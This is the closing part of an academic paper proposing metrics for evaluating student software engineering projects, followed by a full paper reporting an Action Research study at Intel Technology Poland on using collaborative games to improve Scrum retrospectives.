The calculation method of *Cyclomatic Complexity*, *CC* is given by:

$$CC = \sum_{i=1}^n E_i - \sum_{j=1}^{nm} N_j + 1,$$

where:  $N$ : number of nodes – logic branch point, such as *if*, *while*, *do*, case statements in *switch*,  $E$ : number of edges – an edge represents a line between nodes.

The calculation method of *Weighted Method per Class*, *WMC* is given by:

$$WMC = \sum_{i=1}^n c_i,$$

where:  $C$ : given class,  $M$ : methods defined in a class,  $c$ : complexity of a method.

The calculation method of *Pacemaker Commit Pulse*, *PCP* is given by:

$$PCP = \sum_{i=1, j=i+1}^{n, m=n-1} (C_j - C_i) / N$$

where:  $C_i$ : timestamp of a commit,  $C_j$ : timestamp of the following commit,  $N$ : total number of commits in a given period.

#### B. External quality

While in commercial environment the testing phase is an elaborate process carried out by dedicated personnel and lasting weeks, in the academic setting, it involves mostly a rudimentary test campaign performed by students to ensure that the requested functionality is in place before assignment completion. The tutor performs additional ad-hoc tests to evaluate functional conformance and judge his overall satisfaction level with the results. What additionally differs between the two contexts is that the latter often lacks a framework for defects categorization and tracking. In this article a minimal formal process for testing is proposed so that the external quality factor can be incorporated into the project success evaluation.

1) *Orthogonal Defect Classification*: Businesses provide considerable effort to analyse and improve their software development life cycle process; one of early adopters of a formalized approach was IBM. Chillarege et al. [32] introduce an Orthogonal Defect Classification (ODC), a conceptual framework using semantic information from defects to extract cause-effect relationships in the development process. It involves classifying defects according to different attributes at two points in time:

- once by a submitter, who evaluates the functional correctness of software,
- once the defect has been fixed or responded to by a technical team member, who identifies the type of problem origin.

In order to keep the classification simple and the overhead added minimal, only the first phase is retained as part of the proposed framework. When a defect is detected, it needs to be classified according to three attributes [33]:

- *Activity*, which refers to the actual process step (code inspection, function test etc.) that was being performed at the time the defect was discovered.
- *Trigger*, which describes the environment or condition that had to exist to expose the defect.
- *Impact*, which refers to either perceived or actual impact on the customer.

#### IV. PROJECT EFFICIENCY

From a classical project-management point of view the underpinning of a process's success is respect of underlying budget and time constraints. Indeed, a systematic literature review of 148 papers published between 1991 and 2008 [27] revealed that Effort and Productivity were defined as success indicators in 63% of studies of process improvement initiatives. In the simplest terms, effort is the time spent by the team during the development process and productivity is its output size in terms of KLOC (*kilo lines of code*) [28]. In this paper, more nuanced ways of evaluating project efficiency and team productivity are investigated as motivation to produce significant amounts of code can be detrimental to the quality and is not representative of delivered software value.

##### A. Defining measurements units

An antagonistic approach of measuring functional size was introduced by Middleton et al. [30], who invented a method called *Function Point Analysis (FPA)*. Ever since, multiple recognized standards and public specifications were defined based on the notion of *Functional Points*. In parallel, other size-based estimation models emerged, such as *Use Case Points* [31] or story-based estimation in Agile techniques. While complex frameworks might yield precise results, they require experience that students lack and are frequently time-consuming.

*Function Point* will thus be understood as an informed high-level estimation of an underlying piece of functionality (known as *Early Function Point Analysis*). Professors are encouraged to provide the estimates along with the specification of projects

or assist and share their knowledge with students if the estimation process is within the assignment scope.

In order to adopt a reference unit, students need to track the time spent on the project. Abrahamsson [29] suggests collecting effort for each defined task with a precision of 1 minute using paper/pen and predefined excel-sheet as the primary collection tools. While feasible in a commercial setting, students are required to estimate their effort with a precision of 15 minutes. This number is more suitable to a working environment that is characterized by irregular efforts and little attention to one's own time tracking.

##### B. Productivity and efficiency metrics

The definition of effort and reference unit sets the ground for the evaluation of project efficiency through the application of multiple metrics. The first one, suggested by Olszewska et al. [18] is *Hustle Metric: Functionality/Time spent*, which measures how much functionality can be delivered with respect to a certain work effort. It is calculated by dividing function points of a task, module or even an entire project by total amount of implementation time spent by the students.

The calculation of *Hustle Metric: Functionality/Time spent*, *HM* is given by:

$$HM = \sum_{i=1}^n F_{pi} / \sum_{i=1}^n T_i,$$

where:  $F_{pi}$ : number of functional points of an artefact (task, module etc.) considered,  $T_i$ : overall time spent by the team implementing the considered functionality.

The evaluated efficiency facet of this metric is overall global productivity of the team.

Processing interval is calculated as a subtraction of a timestamp when the feature is fully implemented and uploaded to a repository ( $T_{ship}$ ) and a timestamp when the feature is accepted for implementation ( $T_{acc}$ ). This metric mirrors the efficiency of the implementation process as one can monitor the technological or functional cumbersomeness of a certain feature and team's capability to tackle encountered problems.

The calculation of *Processing Interval: Lead-time per feature*, *PI* is given by:

$$PI = T_{ship} - T_{acc},$$

where:  $T_{ship}$ : timestamp when the feature is fully implemented and uploaded to a repository,  $T_{acc}$ : timestamp when the feature is accepted for implementation.

A related metric was tracked at Timberline Inc. [29] – *Work In Progress (WIP)* – defined as a sum of function points of features that are currently under development. As observed in the study, large amounts of work in progress can translate into many unidentified defects, which would be discovered eventually. It can also mitigate a potential risk of another harmful phenomenon: cherry-picking features that are most interesting to the team or perceived as the simplest ones.

The calculation of *Work In Progress*, *WIP* is given by:

$$WIP = \sum_{i=1}^n F_{pi},$$

where:  $F_{pi}$ : function points of a task currently in progress.

## V. SOCIAL FACTORS AND STAKEHOLDERS' SATISFACTION

In their study, Hoegl and Gemuenden [19] express three principle factors that influence the success of innovative projects: team performance, teamwork quality, personal success.

Teamwork quality is a measure of conditions of collaboration in teams; according to Hoegl and Gemuenden [19] it consists of six facets: communication, coordination, balance of member contributions, mutual support, effort and cohesion.

Team cohesion is defined as the "shared bond that drives team members to stay together and to want to work together" [22]. As stated in [20] cohesion is highly correlated with project success, critical for team effectiveness [21], and leads to increased communication and knowledge sharing [22].

A final dimension of project success is satisfaction and personal accomplishment of its participants. Although it might not be apparent to students, it is their learning outcomes and improved skills that are of paramount importance in that subject matter. Employers emphasize that both technical and soft skills are essentials for implementation of successful software projects. A study by Begel et al. [34] on struggles of new college graduates in their first development job at Microsoft finds that they have difficulties in communication, collaboration and cognition areas; Brechner [35] suggests they should participate in dedicated courses in Design Analysis and Quality Code as part of their education.

## VI. CONCLUSIONS AND FUTURE WORK

This paper provides professors and faculty members a framework for evaluation of Software Engineering projects' success. Its different dimensions are elicited and further divided into sub facets so that they can be addressed with a specific metric or measure. Exploring assessment criteria used for IT deliverables in commercial setting helps professionalize computer engineers' university education and more aptly prepare the graduates to join today's workforce.

Future work will consist of application of the framework to University courses so that students' perception can be taken into consideration and possibly some of the measures adjusted. By employing the proposed evaluation scheme, roadblocks can be identified along with supporting tools to minimize the potential overhead.

## REFERENCES

- [1] G. Pierson, "C. Undergraduate Studies: Yale College", Yale Book of Numbers. Historical Statistics of the College and University 1701-1976, New Haven: Yale Office of Institutional Research, 1983
- [2] N. Postman, "Technopoly The Surrender of Culture to Technology", New York: Alfred A. Knopf, 1992
- [3] P. Ralph, and P. Kelly, "The Dimensions of Software Engineering Success", 2014
- [4] E. Kupiainen and M. V. Mäntylä and J. Itkonen, "Using metrics in Agile and Lean Software Development – A systematic literature review of industrial studies", 2015
- [5] M. Unterkalmsteiner and T. Gorschek and A. K. M. Moinul Islam, "Evaluation and Measurement of Software Process Improvement – A Systematic Literature Review", 2011
- [6] D. Dalcher and O. Benediktsson and H. Thorbergsson, "Development Life Cycle Management: A Multiproject Experiment", 2005
- [7] D. Dalcher, "Life Cycle Design and Management", 2002
- [8] F. Macias and M. Holcombe and M. Gheorghe, "A Formal Experiment Comparing Extreme Programming with Traditional Software Construction, 2003
- [9] B. Bruegge and S. Krusche and L. Alperowitz, "Software Engineering Project Courses with Industrial Clients", 2015
- [10] Z. Naboulsi, "Code Metrics – Cyclomatic Complexity", MSDN Ultimate Visual Studio Tips and Tricks Blog, <https://blogs.msdn.microsoft.com/zainnab/2011/05/17/code-metrics-cyclomatic-complexity>, 2017
- [11] McCabe Associates, "Integrated Quality" as part of CS699 Professional Seminar in Computer Science, 1999
- [12] B. Kitchenham and S. L. Pfleeger, "Software Quality: The Elusive Target", IEEE Software, 1996
- [13] L. Rosenberg and T. Hammer, "Software metrics and reliability", NASA GSFC, 1998
- [14] L. Rosenberg and T. Hammer, "Metrics for Quality Assurance and Risk Assessment", Proceedings of 11th International Software Quality Week, USA, 1998
- [15] C. F. Kemerer and S. R. Chidamber, "A Metrics Suite for Object Oriented Design", IEEE Transactions on Software Engineering 1994
- [16] Java Code Geeks, "Java Tools: Source Code Optimization and Analysis", <https://www.javacodegeeks.com/2011/07/java-tools-source-code-optimization-and.html>, 2017
- [17] G. Booch, "Object Oriented Design: With Applications", 1991
- [18] M. Olszewska and J. Heidenberg and M. Weijola, "Quantitatively measuring a large-scale agile transformation", Journal of Systems and Software, 2016
- [19] M. Hoegl and H. G. Gemuenden, "Teamwork Quality and the Success of Innovative Projects: A Theoretical Concept and Empirical Evidence", Organization Science, vol. 12, 2001
- [20] A. Carron and L. Brawley, "Cohesion: Conceptual and Measurement Issues", Small Group Research 31, 2000
- [21] E. Salas and R. Grossman, "Measuring Team Cohesion: Observations from the Science", Human Factors, vol. 57, 2015
- [22] M. Casey-Campbell and M. L. Martens, "Sticking it all together: A critical assessment of the group cohesion-performance literature", 2008
- [23] C. A. Wellington and T. Briggs, "Comparison of Student Experiences with Plan-Driven and Agile Methodologies", 35th ASEE/IEEE Frontiers in Education Conference, 2015
- [24] A. V. Carron, L. R. Brawley, "G.E.Q. The Group Environment Questionnaire Test Manual", Fitness Information Technology, Inc., 2002
- [25] F. van Boxmeer, C. Verwijns, "A direct measure of Morale in the Netherlands Armed Forces Morale Survey: 'theoretical puzzle, empirical testing and validation", Presented at International Military Testing Association Symposium (IMTA), 2007
- [26] C. Verwijns, "Agile Teams: Don't use happiness metrics, measure Team Morale", Agilistic blog, retrieved 05.2017
- [27] M. Unterkalmsteiner and T. Gorschek, "Evaluation and Measurement of Software Process Improvement – A Systematic Literature Review", IEEE Transactions on Software Engineering, 2012
- [28] S. Ilieva and P. Ivanov and E. Stefanova, "Analyses of an agile methodology implementation", Proceedings of 30th EUROMICRO Conference, 2004
- [29] P. Abrahamsson, "Extreme Programming: First Results from a Controlled Case Study", Proceedings of 29th EUROMICRO Conference, 2003
- [30] P. Middleton and P. S. Taylor, "Lean principles and techniques for improving the quality and productivity of software development projects: a case study", International Journal of Productivity and Quality Management, 2007
- [31] M. Ochodek and J. Nawrocki, "Simplifying effort estimation based on Use Case Points", Information and Software Technology, 2011
- [32] R. Chillarege and I. S. Bhandari, "Orthogonal defect classification-a concept for in-process measurements", IEEE Transactions on Software Engineering, 1992
- [33] M. Butcher and H. Munro, "Improving Software Testing via ODC: Three Case Studies", IBM Systems Journal, 2002
- [34] A. Begel and B. Simon, "Struggles of New College Graduates in their First Software Development Job", Proceedings of 39th SIGCSE, 2008
- [35] E. Brechner, "Things They Would Not Teach Me of in College: What Microsoft Developers Learn Later", 2003
- [36] M. Weisfeld, "The Importance of Object-Oriented Programming in the Era of Mobile Development", InformIT, Pearson, <http://www.informit.com/articles/article.aspx?p=2036576>, 2013, retrieved 05.2017



# Making agile retrospectives more awesome

Adam Przybyłek, Dagmara Kotecka

Gdansk University of Technology, Faculty of Electronics, Telecommunications and Informatics

Narutowicza 11/12, 80-233 Gdansk, Poland

Email: adam.przybylek@gmail.com, dagkotecka@gmail.com

**Abstract**— According to the textbook [23], Scrum exists only in its entirety, where every component is essential to Scrum's success. However, in many organizational environments some of the components are omitted or modified in a way that is not aligned with the Scrum guidelines. Usually, such deviations result in missing the full benefits of Scrum [24]. Thereby, a Scrum process should be frequently inspected and any deviations should be corrected [23]. In this paper, we report on an Action Research project conducted in Intel Technology Poland to revise the work practices related to the Retrospective. During the focus group discussion in the company, retrospectives were generally judged ineffective because “the same things are discussed over and over”. To cope with this challenge, we revitalized retrospectives by adopting collaborative games. The feedback received from three Scrum teams indicates that our approach improved participants' creativity, involvement, and communication, and produced better results than the standard retrospective.

## I. INTRODUCTION

OVER the years agile methods have become extremely popular in the software industry. Among them, Scrum is the most adopted one [26]. Nevertheless, when examined more closely, by phrase “we are doing Scrum”, organizations often mean, “we are using some parts of Scrum” [5, 6, 7]. Following the Scrum framework only partially or modifying it in a way that is not aligned with the principles of Scrum is commonly referred as ScrumBut [22]. Such misalignment almost always hides one or more inadequacies or dysfunctions which, if addressed and removed, would allow the company to take full advantage of Scrum [24]. In this paper, we focus on Scrum deviations related to the Sprint Retrospective.

Retrospective is a time-boxed meeting where the team inspects the past Sprint, learns from the experience and plans for improvements in the next Sprint. It should be held after the Sprint Review and prior to the next Sprint Planning [23]. During a retrospective meeting, the following questions should be answered [16, 21]:

- What worked well that we might forget to do in the next Sprint, if we do not discuss it?
- What did not work and how to do it differently next time?
- What did we learn?

Retrospectives address one of the principles of the Agile Manifesto [12]: “At regular intervals, the team reflects on how to become more effective, then tunes and adjusts its

behavior accordingly”. However, running an effective and enjoyable retrospective meeting is a challenge due to at least two factors: (1) Scrum does not prescribe techniques or best practices on how to do it; and (2) if this meeting is repeated in the same way over and over again, it becomes flat and may seem to be a waste of time.

In this work, we try to facilitate Sprint retrospectives by adopting collaborative games. Collaborative games refer to several structured techniques inspired by game play but designed for a purpose beyond pure entertainment, typically to develop a better understanding of a problem or to inspire new ideas about solving a problem. To keep participants focused on a specific purpose, collaborative games usually involve strong visual activities like drawing pictures, moving sticky notes, or assembling things. These activities challenge participants who are normally quiet or reserved to take a proactive role [14]. Furthermore, numerous studies have suggested that fun is a powerful tool in unleashing creativity [13, 19], and facilitating collaboration [10, 20, 25]. Our main interest in this research is to investigate whether the promised benefits of collaborative games are materialized during retrospectives.

The rest of the paper is structured as follows. The next section covers related work. Section III explains the research method and describes the research settings. Section IV reports the steps taken to carry out the research project. Section V presents and discusses the results. Finally, Section VI concludes the paper.

## II. RELATED WORK

Although collaborative games are not new [1], their application to support software development processes has not received much attention yet. An important cornerstone for this research area were innovation games introduced by Hohmann [13] as market and product research techniques.

Trujillo et al. [25] adopted a game-based approach as a strategy to support the Inception phase of a project. They found that collaborative games increase stakeholders' involvement and improve collaboration between stakeholders and the development team. Gelperin [9] defined six collaborative games to facilitate requirements elicitation. He also defined a mapping system to help developers choose the best game to play. Ghanbari et al. [10] employed online collaborative games for gathering requirements from

distributed software stakeholders. Their approach allowed less experienced individuals to identify a higher number of requirements.

Derby & Larsen [4] presented the agenda with five type of games that could be used sequentially in the same retrospective meeting: set the stage, gather data, generate insights, decide what to do and close the retrospective. Gonçalves & Linders [11] and Caroli & Caetano [3] described respectively 13 and 44 games that can be used to facilitate retrospectives. Krivitsky [18] presented 16 games that can be combined in numerous retrospective agendas. He also provided the details to the games based on the team mood, size, proximity. Jovanović et al. [16] gathered retrospective games from various sources and established a new classification of games based on the four stage group development model proposed by Tuckman.

In our previous work [20], we proposed an extension to Open Kanban, which contains 12 collaborative games divided into four categories in compliance with four Open Kanban principles. This extension may help inexperienced teams better understand the principles of Kanban and support their teamwork.

To summarize, our work differs from [9, 10, 25] in that we use collaborative games to stimulate developers while they used collaborative games to foster customers' engagement in the software development process. In turn, Derby & Larsen [4], Gonçalves & Linders [11], Caroli & Caetano [3], Krivitsky [18], and Jovanović et al. [16] proposed catalogues of collaborative games that can be used to facilitate retrospectives, but they did not study how these games work in practice. Our study can be seen as a continuation of their work, since we evaluate some games from their catalogues. Finally, our previous work [20] concerned Kanban teams, while in the current work we support Scrum teams.

### III. RESEARCH METHOD

Our study was conducted as Action Research [2]. Action Research is a partnership of the researchers with the study participants who use an iterative process to initiate improvement and study it. The researchers bring their knowledge of action research while the participants bring their practical knowledge and context. Action Research simultaneously assists in practical problem solving, expands scientific knowledge, and enhances participants competencies. A precondition for Action Research is to have a problem owner willing to collaborate to identify a problem, engage in an effort to solve it, analyze the results, and determine future actions [8]. The problem owner in this research was Intel Technology Poland. The company was interested in auditing its software development process and improving identified deficiencies. Three teams that participated in our research are characterised in Table I. These teams were coached by Grzegorz Reglinski who was one of the main Scrum Masters in the company. Grzegorz

worked in close collaboration with us, acting as a co-researcher.

Action Research always involves two objectives: solving organizational issues and expanding scientific knowledge [2]. In this study, the practical objective was to revise the work practices related to the Retrospective, while the research objective was to explore how collaborative games may support the Retrospective.

TABLE I.  
PARTICIPATING TEAMS

Team	Description
T1, 9 people	The team had worked on the project for 18 months, when we started our research. Team members had typically 2 years of Scrum development experience.
T2, 3 people	The team had just joined a new project, but all team members had over 3 years of experience with Scrum.
T3, 8 people	The team had worked on the project for 7 months. All team members had over 3 years of experience with Scrum.

### IV. ACTION RESEARCH IN INTEL TECHNOLOGY POLAND

#### A. Identification of ScrumButs

We started by inspecting the Scrum process in a focus group. The aim was to investigate the practical implementation of Scrum and how it deviated from the textbook version. The focus group consisted of 12 professionals from the three teams. As shown in Table II, the participants had a range of experience. The discussion was structured around a set of 8 main questions and a few supplementary questions to each main question. However, herein, we only present questions and feedback related to retrospective meetings (all questions and feedback can be found in [17]). The questions were as follows:

- Which Scrum meetings do you find to be useful and which not?
- Why do you think so?
- Which Scrum meetings are you attending in your project?
- Which are you skipping?
- Why are you attending or skipping them?

TABLE II.  
FOCUS GROUP CHARACTERISTICS

Role	Experience in IT
Scrum Master	10 years
Product Owner	2 years
Design Lead	10 years
Senior Developer	6 years
Developer x7	2 - 3 years
Developer Intern	6 months

Only 3 out of 12 participants agreed on the importance of all Scrum meetings. They also believed that all Scrum elements must be implemented to effectively adopt the approach. A few others said that they attended all Scrum meetings just because the meetings had been already

implemented at the company when they had joined. The majority perceived only Daily Scrum and Sprint Planning to be useful and they declared that if it had been up to them they would have attended only these two meetings. They also admitted that they did not fully understand Scrum and probably that was the reason why they did not see the point in attending other meetings. However, they were often forced to attend, which resulted in an aversion to the unwelcome duty. Finally, two participants hated Scrum and considered all Scrum ceremonies to be a waste of time.

The most unappreciated meeting was Sprint Retrospective. It turned out that some of the participants knew this meeting only in theory, but they had never experienced it in practice. On the other hand, the majority of those who experienced retrospectives considered them useless because no added value ideas came up. It was also noticed that usually a few team members did not actively participate in the meeting but were only listening. Nevertheless, one participant advocated the Retrospective as a way to improve the team and the development process.

Based on the feedback from the focus group, we concluded that the analyzed teams encountered common problems related to the Retrospective. Indeed, findings presented in the literature [6, 7, 15, 27] suggest that retrospectives are often judged ineffective and dropped because the same old things come up every time instead of insightful ideas.

#### *B. Selection of collaborative games*

We decided to freshen our retrospectives by leveraging collaborative games. After reviewing the available literature [3, 4, 11, 16], we came up with over 100 retrospective games. However, most of these games turned out to be complementary activities that can be run either to warm up the team and promote group interaction, or to help participants know more about each other and build the team. In turn, we were interested in games that directly focus on retrospective activities and allow participants to identify positives, negatives and learning. In addition, as advised by the Scrum Master, we tried to choose games that require participants to write things down on sticky notes before the discussion starts. The motivation for this recommendation was twofold. First, many people do not feel comfortable expressing their vulnerabilities verbally. Second, a few vocal people may dominate the discussion, while others, less vocal, prefer to blend in the background even though they have profound views on things. Taking into account the above, we analyzed the description of each game and chose the most suitable ones. At the end of the day, we had a set of 4 games, which we present below.

**The Sailboat game** [11] allows a team to think about their impediments, risks, good practices, and where they want to go. The game starts by drawing a sailboat, rocks, wind, and an island. The island represents the team's objectives/vision. The rocks represent the risks the team might encounter along

the way. The anchor is everything that slows them down on their journey. The wind represent everything that helps them to reach their objectives. Next, participants write ideas on sticky notes and then post the ideas into the different areas according to the picture. Then, they discuss how to continue the practices that are written on the clouds/wind area, how to mitigate the identified risks, and what actions can be taken to fix the problems [20].

**Mad/Sad/Glad** [4] helps release a heavy emotional steam and gather data about feelings during the Sprint. Before the game starts the facilitator divides a board into three areas or hangs three posters labeled:

- Mad – frustrations, issues that have annoyed the team and/or have wasted a lot of time;
- Sad – disappointments, issues that have not worked out as well as was hoped;
- Glad – pleasures, issues that have made the team happy.

The game starts with everyone writing on sticky notes the issues that made the mad, glad or sad during the Sprint. When the timebox expires, participants post their sticky notes on/under the appropriate poster/area. Then, the team groups related sticky notes into logical themes. In the end, each theme is discussed, a consensus is found, and corrective actions are proposed.

**The Starfish game** [11] is an evolution of the typical retrospective questions. The game board comprises a circle divided into five equal areas:

- Stop Doing – activities or practices that have not brought value, or even worse, have been hindrances to progress;
- Less Of – activities or practices that have been done and have added value but have required more effort than really needed;
- Keep Doing – activities or practices that the team is doing well and wants to keep;
- More Of – activities or practices that are useful but not fully taken advantage of; and the team believes that they will bring more value if are done even more;
- Start Doing – activities or practices that the team wants to bring to the table.

To play the game, team members write their ideas on sticky notes, and then proceed in a manner analogous to that for Mad/Sad/Glad.

**The 5Ls game** [17] handles both the positive and negative aspects of the Sprint but also brings forth the continuous improvement. Before the game starts, the facilitator divides a board into five columns or hangs five posters labeled:

- Liked – what did the team really appreciate about the Sprint?
- Learned – what new things did the team learn during the Sprint?
- Lacked – what things could the team have done better in the Sprint?
- Longed For – what things did the team wish for but were not present during the Sprint?

- Loathed – what things did the team dislike in the Sprint?

Again, the next steps are analogous to those of Mad/Sad/Glad.

### C. Adoption of collaborative games

We collaborated with the Scrum Master to properly adopt the games into the teams. Before a game was run for the first time, it was explained to the team. Table III shows an overview of the deployment process. The bottom entry in each cell indicates the game that was deployed, the top entry identifies the Sprint number when the deployment took place, while the time devoted to the retrospective session is presented in the middle. After each retrospective session, we used a questionnaire to collect feedback from the participants. Then, the results were analyzed and discussed with the team. In particular, we tried to track down the sources of both satisfying and dissatisfying experiences.

After two iterations, we reflected that our question set needed to be refined, since it did not captured all essential aspects of the conducted games (readers interested in the original questions and received feedback are referred to [17]). The work that had been done so far was considered as Phase I.

After revising the questions (the new question set is presented in Table IV), we started Phase II in which we followed the same research procedures as in Phase I. In the meantime, our preliminary results were appreciated by the senior management and we got a permission to coach a new team (T3) in adopting collaborative games. Unfortunately, we had to stop coaching team T1 after its 36th Sprint due to internal reorganization.

After the second implementation of Mad/Sad/Glad, we reflected that this game did not have a potential to improve retrospective meetings, because it was too similar to the standard approach. Therefore, together with team T2, we attempted to enhance this game by adding two new categories, named “flowers” and “ideas”. Flowers express appreciation to colleagues who have done something magnificent for the team or a particular team member. In turn, ideas are suggestions how to improve the teamwork or

the process. We named the new version “Mood++”. Figure 1 shows a photo of the whiteboard taken during the game.



Figure 1. Mood++

## V.RESULTS

Table IV summarizes the survey results. Participants reported their level of agreement or disagreement with each statement on a scale of 1 to 5, where 1 was “Strongly Disagree”, 2 was “Somewhat Disagree”, 3 was “Neither Agree nor Disagree”, 4 was “Somewhat Agree”, and 5 was “Strongly Agree”. For each question, we first took the average per retrospective session, then based on these averages we took the average per team, and finally per game. All games except Mad/Sad/Glad were evaluated positively with respect to all categories. Even if they hardly scored above 3 for one category, they scored around 4 for other categories. They also generated very tangible output that was found to be valuable by most of the participants and the Scrum Master. Nevertheless, those who hated Scrum and perceived the meetings as a waste of time, also did not like our games.

TABLE III.  
OVERVIEW OF THE DEPLOYMENT PROCESS (M/S/G = MAD/SAD/GLAD)

	Phase I		Phase II						
	31st, 90 min, Sailboat	32nd, 105 min, Starfish	33rd, 80 min, Sailboat	34th, N/A	35th, 70 min, Sailboat	36th, 105 min, Starfish	N/A	N/A	N/A
Team T1									
Team T2	1st, 45 min, Sailboat	2nd, 70 min, Starfish	3rd, 45 min, Sailboat	4th, 45 min, Starfish	5th, 40 min, M/S/G	6th, 35 min, Mood++	7th, 55 min, 5L's	8th, 45 min, 5L's	9th, 55 min, Mood++
Team T3	N/A	N/A	19th, 50 min, Sailboat	20th, 50 min, M/S/G	21st, 70 min, Starfish	22nd, 50 min, Mood++	23rd, 50 min, Sailboat	24th, 50 min, 5L's	25th, 80 min, 5L's

TABLE IV.  
SUMMARY RESULTS

<b>Rating scale:</b> 1 – Strongly disagree, 2 – Disagree, 3 – Neutral, 4 – Agree, 5 – Strongly Agree					
	Sailboat	Starfish	Mad/Sad/Glad	Mood++	5L's
The game:					
– produces better results than the standard approach	4.0	4.0	3.0	3.7	4.0
– should be implemented permanently instead of the standard approach	3.0	4.3	3.2	3.4	4.0
– may be considered as complementary to the standard approach	3.5	3.6	4.2	4.0	4.2
– fosters participants' creativity	3.3	3.7	3.7	3.9	4.0
– fosters participants' involvement	3.8	4.1	3.2	3.9	4.4
– improves participants' communication	3.5	3.1	2.3	3.7	4.2
– is easy to understand and play	3.2	4.0	4.2	4.1	4.0

#### A. The sailboat game

Although the participants agreed that Sailboat produces better results than the standard approach, they believed it should not be used too often due to three reasons. First, it would be boring to consider the vision and risks every time because they rarely change through the project. Second, using a sailboat as a metaphor for the team was too abstract for some participants, so the game was not perceived to be easy to play. Finally, the participants missed a good discussion on how to improve the teamwork and the process. On the other hand, they appreciated that the game fostered their involvement and created a friendly environment where they were able to express and discuss their frustrations in a constructive manner.

#### B. The starfish game

Starfish performed well in all categories except one (i.e. “communication among team members”) that was not affected. Since the game covers all topics of classical retrospective and fosters participants' involvement at the same time, the participants advocated the substitution of the game for the standard approach. They also appreciated that the game helped them to understand each other perceived value on the way they worked.

#### C. Mad/Sad/Glad and Mood++

Although Mad/Sad/Glad was considered the easiest to understand and play, overall it performed the worst due to the reasons mentioned in Section IV-C. In particular, its impact on communication between team members was rated negatively. The reason for this was probably that the game is too simple and does not cover all topics that are usually addressed during a retrospective. Nevertheless, after enriching the game with two new categories, the communication aspect was significantly improved, while the new version performed overall as well as the Starfish game.

#### D. The 5L's game

Generally, 5L's received high marks in each category and outperformed all other games. When compared to Starfish and Mood++, it also covers all aspects of the Retrospective, but was considered superior especially in improving participants' communication. The other strong point of the game is that the participants' involvement was fostered. While playing this game, the participants even started to compete against one another to post the highest number of sticky notes.

## VI. CONCLUSIONS

This paper reports on an Action Research project in which we freshened retrospectives to be more engaging and insightful and to avoid monotony. In particular, we adopted five collaborative games and examined the ways in which these games could benefit retrospectives. The received feedback indicates that the adopted games improved participants' creativity, involvement, and communication. Besides, playing together created a type of glue that bonded a team together and made team members more comfortable to participate in the discussion.

We found out that there is no single collaborative game that would give the best result in all cases. Since the issues that a team deals with can be different in each Sprint and project, the Scrum Master should have a set of possible games to be able to pick the most effective one depending on the situation at hand. Moreover, playing the same game over and over would be boring. Furthermore, we observed differences in performance on particular aspects between the games.

The adopted games had proved so successful that not only did the participated teams continue to run them after the project finished, but they also spread their knowledge about the proposed approach and collaborative games started to be implemented in other teams that had not participated in the research. Accordingly, we believe that the usage of collaborative games in Agile Software Development is an

emerging area of research, while our work represents only the beginning of the road. We thus call for further studies to examine other collaborative games and evaluate how collaborative games may support other Scrum ceremonies. We also hope that our research will inspire practitioners to adapt collaborative games and make their retrospective meetings more awesome.

#### REFERENCES

- [1] Abt, C.C.: *Serious Games*. Viking Press, 1970
- [2] Baskerville, R., Myers, M.D.: Special issue on action research in information systems: making IS research relevant to practice—foreword. In: *MIS Quart* 28(3), pp. 329–335, 2004
- [3] Caroli, P., Caetano, T.: *Fun Retrospectives - Activities and ideas for making agile retrospectives more engaging*. Leanpub, 2016
- [4] Derby, E., Larsen, D.: *Agile Retrospectives: Making Good Teams Great*. Pragmatic Programmers, 2006
- [5] Diebold, P., Ostberg, J.-P., Wagner, S., Zendler, U.: What Do Practitioners Vary in Using Scrum? In: *16th International Conference on Agile Software Development (XP'15)*, Helsinki, Finland, 2015
- [6] Drægert, A., Petersen, D.: *ScrumBut in Professional Software Development*. MSc thesis, Department of Computer Science, Aalborg University, 2016
- [7] Eloranta, V., Koskimies, K., Mikkonen, T.: Exploring ScrumBut — An empirical study of Scrum anti-patterns. In: *Information and Software Technology Vol. 74*, pp. 194–203, June 2016
- [8] Easterbrook, S.M., Singer, J., Storey, M.A., Damian, D.: Selecting Empirical Methods for Software Engineering Research. In: Shull, F., Singer, J., Sjøberg, D. (eds.) *Guide to Advanced Empirical Software Engineering*, pp. 285–311, Springer, 2008, doi: 10.1007/978-1-84800-044-5\_11
- [9] Gelperin, D.: Increase Requirements Understanding by Playing Cooperative Games. In: *INCOSE Inter. Symp.*, Denver, CO, 2011
- [10] Ghanbari, H., Similä, J., Markkula, J.: Utilizing online serious games to facilitate distributed requirements elicitation. In: *Journal of Systems and Software*, vol. 109 (November 2015), pp. 32–49
- [11] Gonçalves, L., Linders, B.: *Getting Value out of Agile Retrospectives: A Toolbox of Retrospective Exercises*. Leanpub, 2014
- [12] Highsmith, J., Fowler, M.: The agile manifesto. In: *Softw. Dev. Mag.* 9, pp. 29–30, 2001
- [13] Hohmann, L.: *Innovation Games: Creating Breakthrough Products Through Collaborative Play*. Addison-Wesley Professional, 2006
- [14] International Institute of Business Analysis (IIBA): *Agile Extension to the BABOK®Guide*. Toronto, Canada, 2013
- [15] Jeffries, R.: *Fractional Scrum, or “Scrum-But”*. AgileAtlas, 2013
- [16] Jovanović, M., Mesquida, A.L., Radaković, N., Mas, A.: Agile Retrospective Games for Different Team Development Phases. In: *J. of Universal Computer Science*, vol. 22(12), pp. 1489–1508, 2016
- [17] Kotecka, D.: *Enhancing Scrum with collaborative games*. MSc thesis, Gdansk University of Technology, 2016
- [18] Krivitsky, A.: *Agile Retrospective Kickstarter*. Leanpub, 2015
- [19] Lin, L.-H., Lin, W.-H., Chen, C.-Y., Teng, Y.-F.: Playfulness and innovation — A multilevel study in individuals and organizations. In: *5th IEEE International Conference on Management of Innovation and Technology*, Singapore, 2010
- [20] Przybyłek, A., Olszewski, M.: Adopting collaborative games into Open Kanban. In: *2016 Federated Conference on Computer Science and Information Systems (FedCSIS'16)*, Gdansk, Poland, 2016, doi: 10.15439/2016F509
- [21] Ringstad, M.A., Dingsøyr, T., Brede Moe, N.: Agile Process Improvement: Diagnosis and Planning to Improve Teamwork. In: *18th European Conf. on Soft. Process Improv.*, Roskilde, Denmark, 2011
- [22] Sutherland, J.: *The ScrumButt Test: aka The Nokia Test*. Available at <https://www.scruminc.com/official-Scrumbutt-test-otherwise-known/>, 2011
- [23] Sutherland, J., Schwaber, K.: *The Scrum Guide — The Definitive Guide to Scrum: The Rules of the Game*. Scrum.Org and ScrumInc, 2016
- [24] Schwaber, K.: *Scrum is Hard and Disruptive*. Available at <http://www.verheulconsultants.nl/ScrumIsHardandDisruptive.pdf>, 2006
